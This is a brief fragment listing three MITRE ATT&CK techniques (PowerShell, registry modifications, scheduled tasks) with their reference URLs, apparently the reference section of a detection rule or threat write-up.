- powershell.exe
 - <https://attack.mitre.org/techniques/T1086/>
- Registry modifications
 - <https://attack.mitre.org/techniques/T1112/>
- Scheduled Tasks
 - <https://attack.mitre.org/techniques/T1053/>

EOF